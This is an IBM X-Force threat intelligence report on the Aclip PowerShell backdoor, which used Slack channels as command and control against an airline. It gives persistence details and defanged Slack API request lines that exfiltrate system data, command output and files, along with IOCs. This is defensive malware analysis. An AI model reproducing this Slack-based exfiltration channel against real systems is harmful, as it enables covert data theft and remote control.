Nation State Threat Group Targets Airline with Aclip Backdoor

securityintelligence.com/posts/nation-state-threat-group-targets-airline-aclip-backdoor/

Home&nbsp/&nbsp&nbspMalware

Threat Intelligence December 15, 2021

By Melissa Frydrych Charlotte Hammond Richard Emerson Claire Zaboeva 8 min read

IBM Security X-Force has observed a state-sponsored adversary using a new backdoor that utilizes Slack to attack airline organizations. The adversary leveraged free workspaces on Slack, a legitimate messaging and collaboration application likely to obfuscate operational communications, allowing malicious traffic, or traffic with underlying malicious intent, to go unnoticed.

While it was clear that a threat actor leveraged free workspaces on Slack in this attack, based on the tools, tactics, and infrastructure observed on the network from 2019 to 2021, we assess with moderate confidence that the threat actor that we track as ITG17 (a.k.a. MuddyWater), a suspected Iranian nation-state group, conducted the attack.

The malicious activity was noted in early October 2019 and likely started with the deployment of a backdoor written in the PowerShell scripting language which X-Force named 'Aclip'. Aclip conducts C2 utilizing the Slack messaging Application Program Interface (API) to receive commands and send data. X-Force also observed malicious activity on the network prior to 2019; however, due to the disparate nature of the activity, we could not determine if it was related.

IBM Security X-Force has followed responsible disclosure protocols and notified appropriate entities regarding this operation.

In response to this discovery, Slack stated:

> As detailed in this post, IBM X-Force has discovered, and is actively tracking, a third party that is attempting to use targeted malware leveraging free workspaces in Slack. As part of the X-Force analysis, we were made aware of free workspaces being used in this manner.
>
> We investigated and immediately shut down the reported Slack Workspaces as a violation of our terms of service. We confirmed that Slack was not compromised in any way as part of this incident, and no Slack customer data was exposed or at risk. We are committed to preventing the misuse of our platform and we take action against anyone who violates our terms of service.
>
> Slack encourages people to be vigilant and to review and enforce basic security measures, including the use of two-factor authentication, ensuring that their computer software and anti-virus software is up to date, creating new and unique passwords for every service they use, and exercising caution when interacting with people they don’t know.

Why Slack

Employing messaging platforms for backdoor communication channels is not new, with Internet Relay Chat (IRC) being a popular choice for botnet command for many years. Using a legitimate platform for C2 such as Slack, which is widely used across corporate environments, gives actors an opportunity to blend in malware traffic in a way that may go unnoticed by security analysts.

Aclip is not the first backdoor to make use of Slack. For example, in 2018, a PowerShell module, SlackShell, was also discovered using the Slack Application Programming Interface (API) as a C2 channel. In 2019, the Golang-based Slack C2bot was detailed as being able to execute commands received via Slack, and the SLUB Backdoor was reported as using both GitHub and Slack for its C2 communications.

Aclip conducts C2 communications via the Slack API. APIs are an interface containing a set of rules and functions that allow for external programs to communicate with the application. In the case of Slack, this allows for the development of apps and other services that can then be integrated with the messaging platform. In this instance, the threat actor created an actor-controlled Slack workspace and channels where they could receive system information, including requested files and screenshots; post commands to the backdoor; and receive commands in return.

Iranian Cyber Attacks Against the Aviation Sector: Background


X-Force has previously observed Iranian threat actors gain illegal access to companies in the aviation sector, to include ITG17 activity. This precedent, coupled with the length of the intrusion, resultant gaps in the data record, and outstanding questions concerning initial access and objectives, means that X-Force cannot rule out the possibility that additional threat actors might have been involved in this operation. We provide a dedicated section to the potential overlap and TTPs further down in our analysis.

Since at least 2017, multiple Iranian state-sponsored threat actors, including two groups that X-Force tracks as ITG07 and Hive0016, have aggressively pursued targets within the airline industry to surveille domestic and external parties that may challenge the ideological agenda of the state. In October 2018, X-Force uncovered an ITG07 campaign targeting multiple geographically dispersed organizations within the Transportation Sector, specifically aiming at files containing manifest data.

According to the Carnegie Endowment for International Peace, Islamic Revolutionary Guards Corps (IRGC) affiliated groups have conducted multiple offensive cyber operations to collect transportation data to monitor persons representing a significant threat or interest of keen interest to the state. These individuals are often associated with domestic reform (such as members of the Green Movement), those engaged in public demonstrations of civil dissent (protests), government officials (notably those in diplomatic service or opposition parties), media professionals, cultural progressives, and members of religious minorities.

The Aclip Backdoor

X-Force found that Aclip was initially executed via a Windows batch script named ‘aclip.bat’, which was also added to the Windows Registry Run key, allowing it to persist across reboots and launch upon system startup.



The file **aclip.bat** is designed to execute the script file **%SystemRoot%\win32.log** using PowerShell. PowerShell is a command line program and scripting language integrated into the Windows Operating System. It has extensive system management and automation capabilities making it popular with system administrators and threat actors alike.

The file **win32.log** contains a Base64 encoded, compressed, and obfuscated PowerShell script, which, when decoded, reveals the Aclip backdoor which is capable of receiving and running additional PowerShell commands received through actor-created Slack channels, taking screenshots, and uploading files. As previously mentioned, this backdoor is significant, as it communicates with its C2 server via the API functions of the Slack messaging application, which it uses to download commands and upload results and files into chat channels setup and operated by the threat actor.

Overall, three separate channels were used by the Aclip backdoor, described as follows (note that actual channel names have been changed):

Once executed, Aclip collects basic system information such as hostname, username and external IP address, which it identifies by querying the following URL:

```
http://ip-api.com/line/?fields=query
```

The backdoor then encrypts and Base64 encodes the collected system data and sends it to Slack Channel A using the Slack API function chat.postMessage:

```
https[:]//slack[.]com/api/<strong>chat.postMessage</strong>?token=xoxp-
<token_identifier>&channel=<<strong>Channel_A</strong>>&username=
<random_generated_username>
```

Next, Aclip connects to Channel B to check for commands to run. It achieves this by making an API request to a function which returns the message history of the channel. It uses the parameter **count=1** to indicate that only the most recent message should be returned:

```
https[:]//slack[.]com/api/<strong>channels.history</strong>?token=xoxp-
<token_identifier>&channel=<<strong>Channel_B</strong>>&inclusive=true&count=1
```

The returned message history is then parsed for commands, which are subsequently executed by the backdoor using PowerShell. Aclip sends the results of the executed commands back to the C2 server by using the chat.postMessage API call, except this time the message is sent to Channel C.

```
https[:]//slack[.]com/api/<strong>chat.postMessage</strong>?token=xoxp-
<token_identifier>&channel=<<strong>Channel_C</strong>>&username=
<generated_username>
```

The message itself is formatted as follows:

```
<generated_username>:<random_value>:output:<base64_encoded_results>
```

If the file upload function of the backdoor is invoked, then requested files are uploaded to Channel C using the Slack files.upload API, as follows:

```
https[:]//slack.com/api/<strong>files.upload</strong>?token=xoxp-
<token_identifier>&channel=<<strong>Channel_C</strong>>&username=
<generated_username>
```

Aclip also has a screenshot function that may be invoked. This function takes a screenshot using PowerShell's graphics library, saves it to the *%TEMP%* directory, and then uploads it using the file upload function described above. Once uploaded, the file in the *%TEMP%* directory is deleted.

Attribution

Throughout the analysis, X-Force identified custom tools that were used by the actors, infrastructure that fell within network ranges used by ITG17, as well as previous targeting of the transportation sector by ITG17.

Tools

The analysis yielded two custom tools that correspond to malware previously attributed to ITG17, a backdoor 'Win32Drv.exe', and a web shell in an .aspx file attempting to pass for an Outlook file. Within the configuration of Win32Drv.exe, is the C2 IP address 46.166.176[.]210, which has previously been used to host a C2 domain associated with the Forelord DNS tunneling malware publicly attributed to MuddyWater.

In addition, the .aspx file is almost identical to another group of web shells attributed by a security researcher to MuddyWater. The author of "theZoo" — a publicly available, free malware repository for security analysts — also tweeted in September 2020, a list of alleged web shells used by Muddywater. With the exception of the AUTHKEY, two web shells within this Twitter list were identical to the .aspx file.

ITG17 has been previously observed using publicly available tools such as SSF, SharpChisel and Ligolo. During our analysis, X-Force observed the actor using open-source tools such as Plink and SSF to tunnel to external C2 servers.

Another custom PowerShell backdoor we observed leveraged a simple DNS tunneling protocol to communicate with a C2 domain, a known ITG17 tactic related to the attributed ForeLord backdoor. The actor was also observed using a custom Python-based keylogger executable, as well as a variant of the publicly available Python-based Impacket WMIExec tool. This behavior is in-keeping with ITG17 who have been known to use both custom and publicly available tools leveraging Python and PowerShell, including Powerstats, Cloudstats, FruitC2, and Lazagne.

TTPs

X-Force observed several TTP overlaps that suggest ITG17 was likely continually attempting access, possibly for an extended period. Through their activity, the actors were observed using legitimate remote access tools such as eHorus, in similar fashions as ITG17's use of ScreenConnect observed in previous campaigns. ITG17 has also previously used public, cloud services such as GitHub to host custom tools such as Powerstats, and in this instance the actor was observed downloading Ehorus remote access agent from cloud storage providers Anonfiles and UploadBoy.

As possible persistent access, X-Force observed several web shells to be installed on an Exchange server, with names including “ErrorEE.aspx”, and “SendMailExchange.aspx”; ITG17 has previously installed web shells on an Exchange server with similar names “IndexExchangeManagment.aspx”, and “LiveidError.aspx”.

Throughout the analysis, X-Force observed frequent usage of IP addresses from the netblock of 37.120.146[.]0/24, from which the threat actor would download tools and additional malware via PowerShell commands.

Within the /24 netblock for the malware staging, X-Force identified that another IP address was previously attributed to, and used by, MuddyWater, by another security vendor.

X-Force also identified overlapping C2 infrastructure within network blocks for identified IP addresses, and those used previously by ITG17. Although not definitive, this frequently can occur when a threat actor leases multiple virtual private servers from the same organization.

Defend Against Malicious PowerShell

PowerShell is a powerful built-in command line tool, installed in all modern Windows operating system versions, able to download and execute code from the internet, and execute remote sessions. When PowerShell runs in memory, it is difficult for anti-virus engines to detect malicious activity, and thus, several actors have created malware based in PowerShell. There are several things that organizations can do to defend against malicious PowerShell:

- Update PowerShell to the newest stable version and disable earlier versions.
- Control access to PowerShell by limiting the users who are capable of running certain commands and functions.
- Keep and look over PowerShell logs, including module logging records.
- Stay up to date on patches and implement any recommended patches.
- Prevent the use of PowerShell for remote execution by either disabling or restricting Windows Remote Management Service.
- Create and use YARA rules to detect malicious PowerShell scripts.

Additional Recommendations for Defenders

- Have an accurate, up-to-the-minute threat intelligence picture. It is among the best ways to stay apprised of threats and potential shifts in attack patterns.
- Perform proactive threat hunting on network endpoints, which is crucial to detecting and preventing threats before they impact your network.
- Join a community dialogue like the Aviation Information Sharing & Analysis Center.
- Have a playbook to mitigate and remediate security threats, which is especially critical. Tabletop exercises led by incident response professionals can hone an airline’s response and recover from a cyber emergency.

Stay Vigilant: Messaging Applications and New Workplace Software

X-Force threat intelligence assesses with moderate confidence that ITG17 is behind the deployment of a new Aclip Backdoor that targeted the airline industry.

Messaging applications have become an integral part of the workplace as many companies transitioned to a work-from-home status during the peak of COVID-19 in 2020. Today business messaging applications see millions of active monthly users, illustrating the growing dependence of businesses on these systems for communication and collaboration. These features make them compelling assets to adversaries who use them for communication and collaboration in their malicious operations. The ability to obfuscate malicious traffic using legitimate tools is not new, but the widespread use of tools such as Slack creates more opportunity for stealth.


With a wave of businesses shifting to a permanent or wide adoption of a remote workforce, continuing to implement messaging applications as a form of group production and chat, X-Force assesses that these applications will continue to be used by malicious actors to control and distribute malware undetected.


IOCs

File name	Path	MD5 Hash
aclip.bat	C:\Windows\System32	69e4637eae6d5175a6afcc7f97a4d378
Win32.log	C:\Windows	4da8270132c117aaa4f29bfe38c2e835

Scroll to view full table

POPULAR






Threat Intelligence February 21, 2023

Backdoor Deployment and Ransomware: Top Threats Identified in X-Force Threat Intelligence Index 2023

4 min read - Discover how threat actors are waging attacks and how to proactively protect your organization with top findings from the 2023 X-Force Threat Intelligence Index.



IBM Security X-Force Threat Intelligence Index: Explore the

Index. Explore the top threats of 2022.

Read the report →